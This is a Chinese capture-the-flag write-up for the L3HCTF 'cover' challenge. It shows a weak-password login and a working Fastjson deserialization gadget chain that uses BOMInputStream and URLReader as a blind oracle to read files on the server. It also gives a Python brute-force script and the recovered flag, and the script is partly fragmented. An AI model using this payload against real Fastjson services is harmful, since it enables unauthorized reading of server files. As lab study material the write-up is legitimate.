
绕过方法N

有些东西就不放出来了，反正绕过很多就是，只能说凡是多想多思考不无脑百度


cover

非预期


发现注册功能失效这时候想到弱口令。这题比较神奇我只能说
后台弱口令，任意用户名/123456



这里看着像有问题



瞎输入报错得到一个版本号




这里结合到题目给了 `JDK_HOME:/usr/lib/jvm/java-1.8.0-openjdk-1.8.0.292.b10-1.e18_4.x86_64` ,猜测预期应该是覆盖 charsets去rce的，网上链子没搞出来

非预期参考Blackhat议题

```
{  
  "abc": {"@type": "java.lang.AutoCloseable",  
    "@type": "org.apache.commons.io.input.BOMInputStream",  
    "delegate": {"@type": "org.apache.commons.io.input.ReaderInputStream"},  
    "reader": {"@type": "jdk.nashorn.api.scripting.URLReader",  
      "url": "file:///tmp/"  
    }  
  },  
  "boms": [  
    {bom1 bytes}, {bom2 bytes}, ...  
  ],  
  "address": {"$ref": "$.abc.BOM"}  
}
```

① Parameter url supports file:// scheme for a folder and listing directory

② Convert Reader to InputStream

③ Multiple bytes blocks to be compared with Reader output. Use Binary Search 

④ abc.getBOM()

⑤ API /wallet/validateaddress

is null → No resp

bad format → Validate failed message

这里给了一个让我们读文件的方法，当然不能无脑使用，利用的时候需要有个返回点来判断当然第一个字母肯定是76，按照flag格式来看

| | | | | |
|-----|-----|-----|-----|------|
| 11 | 75 | 4B | K | 0110 |
| 00 | 76 | 4C | L | 0110 |
| ... | ... | ... | ... | ... |

成功了

```
id name password  
0 {\"abc\":{\"bOM\":{\"bytes\":\"TA==\",\"charsetName\":\"UTF-8\"},\"bOMCharsetName\":\"UTF-8\"}}
```

```
\"@type\": \"org.apache.commons.io.input.ReaderInputStream\",  
\"reader\": {  
  \"@type\": \"jdk.nashorn.api.scripting.URLReader\",  
  \"url\": \"file:///flag\"  
},  
\"charsetName\": \"UTF-8\",  
\"bufferSize\": 1024  
},  
\"boms\": [{  
  \"charsetName\": \"UTF-8\",  
  \"bytes\": [76]  
}]  
},  
\"address\": {
```

```
# coding:utf-8
import requests
import string

flag = ""
tmp = ""
flagBytes = ""
strings = string.printable
sess = requests.session()
url = "http://124.71.173.23:8088/"
dataLogin = {
    "userName": "y4tacker",
    "password": "123456",
    "email": ""
}
r = sess.post(url + "login", data=dataLogin)
r = sess.get("http://124.71.173.23:8088/main.html")

template = '[{"password":{"abc":{"@type":"java.lang.AutoCloseable","@type":"org.apache.commons.io.input.BOMInputStream","delegate":{"@type":"org.apache.commons.io.input.ReaderInputStream","reader":{"@type":"jdk.nashorn.api.scripting.URLReader","url":"file:///flag"},"charsetName":"UTF-8","bufferSize":1024},"boms":[{"charsetName":"UTF-8","bytes":[76]}}],"address":{"$ref":"$.abc.BOM"}}}]'
```

最后得到结果

```
        "data": template
    }
    r = sess.post(url + "dynamic_table", data=dataFlag)

    if b"bOM" in r.content:
        flag += i
        flagBytes += tmp
        print(flag)
        if "}" == i:
            exit(0)
        break
    else:
        pass
```

```
while 1 > for i in strings > if b"bOM" in r.content
```

3 x

```
L3HCTF{cov3r_means_discover_4nd_k1ll
L3HCTF{cov3r_means_discover_4nd_k1ll_
L3HCTF{cov3r_means_discover_4nd_k1ll_1
L3HCTF{cov3r_means_discover_4nd_k1ll_1t
L3HCTF{cov3r_means_discover_4nd_k1ll_1t_
L3HCTF{cov3r_means_discover_4nd_k1ll_1t_o
L3HCTF{cov3r_means_discover_4nd_k1ll_1t_ov
L3HCTF{cov3r_means_discover_4nd_k1ll_1t_ove
L3HCTF{cov3r_means_discover_4nd_k1ll_1t_over
L3HCTF{cov3r_means_discover_4nd_k1ll_1t_over!
L3HCTF{cov3r_means_discover_4nd_k1ll_1t_over!!
L3HCTF{cov3r_means_discover_4nd_k1ll_1t_over!!}
```

CSDN @Y4tacker

预期方法

fastjson任意写，spi provider rce，暂时不会后面补上